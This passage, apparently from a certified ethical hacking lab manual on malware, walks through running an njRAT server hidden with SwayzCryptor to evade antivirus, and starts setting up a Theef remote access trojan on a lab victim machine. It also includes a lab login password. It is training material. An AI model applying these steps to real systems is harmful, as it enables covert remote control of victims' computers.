
25. Double-click **CryptedFile.exe** to run this malicious executable.

Note: If **You must restart your computer to turn off User Account Control** pop-up appears in the right-bottom corner of the window, then **Restart** the **Windows Server 2022** machine and click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.



Module 07 – Malware Threats

26. As soon as the victim (here, **you**) double-clicks the server, the executable starts running, and the njRAT client (njRAT GUI) running on the **Windows 11** machine establishes a persistent connection with the victim machine.
27. Switch to the **Windows 11** virtual machine and in the njRAT window you can observe that the connection has been established with the victim machine.



28. Unless the attacker working on the **Windows 11** machine disconnects the server on their own, the victim machine remains under their control.
29. Thus, you have created an undetectable Trojan that can bypass the anti-virus and firewall programs, as well as be used to maintain a persistent connection with the victim.
30. On completion of this lab, switch to the **Windows Server 2022** virtual machine, launch **Task Manager**, click on **More details** and look for the **server.exe (32 bit)** process, and click **End task** on the **Windows Server 2022** machine.
31. This concludes the demonstration of how to hide a Trojan using SwayzCryptor to make it undetectable to various anti-virus programs.

Task 3: Create a Trojan Server using Theef RAT Trojan


Theef is a Remote Access Trojan written in Delphi. It allows remote attackers access to the system via port 9871. Theef is a Windows-based application for both client and server. The Theef server is a virus that you install on a target computer, and the Theef client is what you then use to control the virus.

1. Generally, an attacker might send a server executable to the victim machine and entice the victim into running it. In this lab, for demonstration purposes, we are directly executing the file on the victim machine, **Windows Server 2022**.
2. Switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


3. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Server210.exe** to run the Trojan on the victim machine.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

